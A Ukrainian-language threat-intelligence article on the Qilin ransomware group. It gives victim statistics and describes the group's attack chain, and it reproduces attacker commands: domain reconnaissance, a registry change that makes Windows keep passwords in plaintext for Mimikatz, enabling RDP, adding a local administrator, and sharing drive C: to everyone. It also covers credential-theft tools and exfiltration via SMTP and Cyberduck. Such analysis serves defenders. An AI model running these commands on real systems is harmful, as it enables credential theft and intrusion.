18.10.2025
2 хв
1115



У статті ви дізнаєтесь, як діє Qilin усередині корпоративної інфраструктури, які команди Windows і PowerShell допомагають їм рухатися мережею, як розпізнати ознаки компрометації, і що потрібно зробити, аби вчасно виявити атаку та зупинити її поширення.
У другій половині 2025 року група розповсюджувачів програм-вимагачів Qilin продовжувала публікувати інформацію про жертв на своєму сайті витоків зі швидкістю понад 40 випадків на місяць, що робить її однією з найвпливовіших груп розповсюджувачів програм-вимагачів у світі. Найбільше постраждав виробничий сектор, за ним йдуть професійні та наукові послуги, а також оптова торгівля.
Хоча це може бути хибним прапором, деякі скрипти, що використовувалися зловмисником, містили кодування символів, що вказують на Східну Європу або російськомовний регіон.
Серед інструментів для витоку даних виявлено open-source Cyberduck, який використовується для передачі файлів на хмарні сервери; останнім часом Cyberduck часто фігурує в інцидентах, пов’язаних із програмою-вимагачем Qilin. Журнали артефактів також містять записи запуску notepad.exe та mspaint.exe, які застосовувалися для перегляду конфіденційної інформації.
У випадках Qilin зафіксовано подвійне розгортання:
encryptor_1.exeпоширюється між хостами через PsExec, аencryptor_2.exeзапускається з однієї системи для шифрування кількох мережевих ресурсів.

Група програм-вимагачів Qilin (раніше Agenda) активно працює приблизно з липня 2022 року. Ця група використовує стратегію подвійного вимагання, поєднуючи шифрування файлів із публічним розкриттям викраденої інформації. На малюнку 1 показано сайт витоку, який зловмисники використовують для публікації списків скомпрометованих компаній.
Протягом останніх кількох років Qilin розширила свою діяльність і тепер входить до числа найпоширеніших та найшкідливіших загроз програм-вимагачів у світовому масштабі. Група використовує бізнес-модель «програма-вимагач як послуга» (RaaS), за якою вона розробляє та розповсюджує платформи програм-вимагачів та пов’язані з ними інструменти серед афілійованих осіб. У свою чергу, ці афілійовані особи атакують організації по всьому світу.

Поточні звіти показують, що найбільше постраждали Сполучені Штати, далі йдуть Канада, Велика Британія, Франція та Німеччина.

На малюнку 3 показано кількість жертв, чия інформація була опублікована на сайті витоку програм-вимагачів Qilin.
Дані показують, що кількість публікацій досягла піку в 100 випадків у червні 2025 року, і майже такий самий показник був зафіксований знову в серпні. Хоча кількість жертв коливається з місяця в місяць, варто зазначити, що, крім січня, щомісяця реєструвалося понад 40 випадків. Ці висновки свідчать про те, що Цілінь продовжує становити постійну та значну загрозу.

Найбільше постраждав сектор – виробництво, на який припадає приблизно 23% усіх зареєстрованих випадків, що значно випереджає інші галузі. Другим найбільш постраждалим сектором є професійні та наукові послуги, на які припадає близько 18%. Оптова торгівля посідає третє місце, на яке припадає близько 10% випадків.
У середньому діапазоні кілька ключових секторів, що входять до складу соціальної інфраструктури – охорона здоров’я, будівництво, роздрібна торгівля, освіта та фінанси – повідомляють про подібний рівень впливу, в середньому близько 5%.
У нижньому сегменті, такі сектори, як послуги та первинна промисловість, демонструють відносно менше інцидентів, залишаючись у середньому нижче 2%.
У 2025 році було зафіксовано численні інциденти, пов’язані з програмою-вимагачем Qilin. Загальний перебіг атаки показано на рисунку 5, а в подальших розділах подано детальний опис тактик, методів і процедур (TTP), що спостерігалися на кожному етапі.

Не вдалося остаточно визначити єдиний підтверджений початковий вектор вторгнення. У низці випадків із помірною ймовірністю оцінюється, що зловмисники використовували викрадені або скомпрометовані адміністративні облікові дані, знайдені в даркнеті, для доступу до VPN, а також могли змінювати групові політики Active Directory (AD GPO), що дозволяло виконувати RDP-підключення до мереж жертв.
В одному з інцидентів (див. рисунок 6) встановлено, що облікові дані дійсно були викладені в даркнеті. Приблизно через два тижні зафіксовано численні спроби NTLM-автентифікації до VPN, імовірно із застосуванням цих даних, що зрештою призвело до успішного вторгнення. Після отримання доступу через VPN зловмисники здійснили RDP-з’єднання з контролером домену та первинно зараженим хостом. Попри часовий збіг між викриттям облікових даних і активністю у мережі, доказів прямого причинно-наслідкового зв’язку між цими подіями недостатньо.
Примітно, що VPN, про який йдеться у цьому випадку, не мала налаштованої багатофакторної автентифікації (MFA), яка б дозволила зловмиснику з обліковими даними необмежений доступ.

Отримавши доступ до мережі жертви, зловмисник виконав файли nltest.exe та net.exe для переліку контролерів домену та збору інформації про користувачів домену.
nltest /dclist:<Domain>
net user <Username> /domain
Крім того, сліди вказують на те, що зловмисник намагався оцінити рівні привілеїв користувачів шляхом виконання команди whoami, перерахував активні процеси, такі як explorer.exe, за допомогою команди tasklist, та використовував інструмент netscan для подальшої розвідки.
C:\WINDOWS\system32\whoami.exe /priv
tasklist /FI "IMAGENAME eq explorer.exe" /FO CSV /NH
Як описано в розділі «Програма-вимагач Qilin» нижче, виконання програми-вимагача також призвело до перерахування імен хостів, користувачів домену, груп та привілеїв.
У досліджених випадках виявлено захищену паролем папку з набором інструментів, очевидно призначених для крадіжки облікових даних. Хоча архів ускладнював повну перевірку кожного файлу, його вміст вказує на використання mimikatz, кількох утиліт NirSoft для відновлення паролів та набору користувацьких скриптів.

Пакетний файл “!light.bat” містить команду reg add, яка змінює параметр реєстру WDigest. Встановивши для “UseLogonCredential” значення 1, Windows налаштовується на збереження облікових даних для входу у вигляді простого тексту в пам’яті під час автентифікації, що може бути використано інструментами для скидання облікових даних, такими як Mimikatz, для вилучення паролів користувачів.
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /f /d 1

Після виконання команди reg add пакетний файл послідовно викликав netpass.exe, WebBrowserPassView.exe, BypassCredGuard.exe, SharpDecryptPwd і, зрештою, Mimikatz. У скрипті (див. малюнкок 8) SharpDecryptPwd налаштовано на вилучення, перенаправлення та зберігання збережених даних автентифікації з кількох клієнтських програм, включаючи WinSCP, Navicat, Xmanager, TeamViewer, FileZilla, Foxmail, TortoiseSVN, Google Chrome, RDCMan та SunLogin, таким чином консолідуючи зібрані облікові дані для подальшого використання або вилучення.

Після виконання SharpDecryptPwd, !light.bat запустив Mimikatz. (малюнок 9).
Команди, що виконувалися через Mimikatz, були спрямовані на низку конфіденційних даних та системних функцій, включаючи очищення журналів подій Windows, увімкнення SeDebugPrivilege, вилучення збережених паролів з бази даних SQLite Chrome, відновлення облікових даних з попередніх входів у систему та збір облікових даних і даних конфігурації, пов’язаних з RDP, SSH та Citrix.

pars.vbs відформатував та об’єднав викрадені дані у файл «result.txt», який згодом було викрадено на контрольований зловмисником SMTP-сервер (малюнок 10). Скрипт вказує кодування символів windows-1251 (кирилиця), що може свідчити про те, що зловмисник або оператор походить зі Східної Європи або російськомовного регіону.
Після збору WinRAR упаковував цільові дані, а в деяких випадках архіви вилучалися за допомогою програмного забезпечення з відкритим кодом. Нижче наведено фактичні аргументи, що використовуються для запуску WinRAR.exe. Команда WinRAR налаштована на виключення базової папки та створення архіву без рекурсивної обробки підкаталогів.
C:\Program Files\WinRAR\WinRAR.exe a -ep1 -scul -r0 -iext -imon1 --. Specify the target files and directories
Крім того, зловмисники використовували mspaint.exe, notepad.exe та iexplore.exe для відкриття та перевірки файлів, одночасно шукаючи серед численних файлів конфіденційну інформацію.


В останні роки програмне забезпечення з відкритим кодом Cyberduck, яке дозволяє передавати файли на хмарні сервери, широко використовується у випадках, пов’язаних з програмою-вимагачем Qilin. Зловживаючи легітимними хмарними сервісами для крадіжки даних, зловмисник може приховати свою діяльність у довірених доменах та легітимний веб-трафік. Як показано на малюнку 12, файл історії Cyberduck вказує на те, що як місце призначення було вказано хост Backblaze, а для передачі великих файлів було ввімкнено спеціальне налаштування для розділеного/багаточастинного завантаження.
Використовуючи викрадені облікові дані, описані вище, зловмисник здійснює ескалацію привілеїв та горизонтальне переміщення. Було зафіксовано скомпрометовані облікові записи, що мають доступ до кількох IP-адрес та їхніх мережевих ресурсів, а також численні спроби NTLM-автентифікації проти багатьох VPN-облікових записів, можливо з використанням витіклих облікових даних. Крім того, щоб забезпечити віддалений доступ, зловмисники змінюють налаштування брандмауера, виконують команди для зміни налаштувань RDP через реєстр та використовують пов’язані механізми, такі як rdpclip.exe та подібні інструменти.
reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0 /f
Наступна команда додає певний обліковий запис, призначений зловмисником, до групи локальних адміністраторів. Це надає їм повний контроль над системою.
C:\Windows\system32\net1 localgroup administrators /add
Вони також виконують команду для створення мережевого ресурсу з назвою “c”, який надає доступ до всього диска C: і призначає повний доступ групі “Усі”, що дозволяє необмежений доступ і можливість змінювати параметри.
net share c=c:\ /grant : everyone,full
T1219: Програмне забезпечення для віддаленого доступу

Зловмисник встановив програмне забезпечення, яке відрізнялося від легітимно використовуваних інструментів віддаленого моніторингу та управління (RMM); це сталося до запуску програми-вимагача. Хоча остаточно не можна стверджувати, що встановлене RMM використовувалося для горизонтального переміщення, виявлено сліди кількох інструментів RMM — AnyDesk, Chrome Remote Desktop, Distant Desktop, GoToDesk, QuickAssist та ScreenConnect. На малюнку 13 показано уривок фактичного журналу підключення ScreenConnect, який вказує, що ScreenConnect встановив підключення до сервера командування та управління (C2) на порту 8880.
Заплутаний Powershell
На малюнках 14 та 15 показано два шаблони обфускованого коду PowerShell, закодованого за допомогою числового кодування, призначеного для уникнення виявлення.

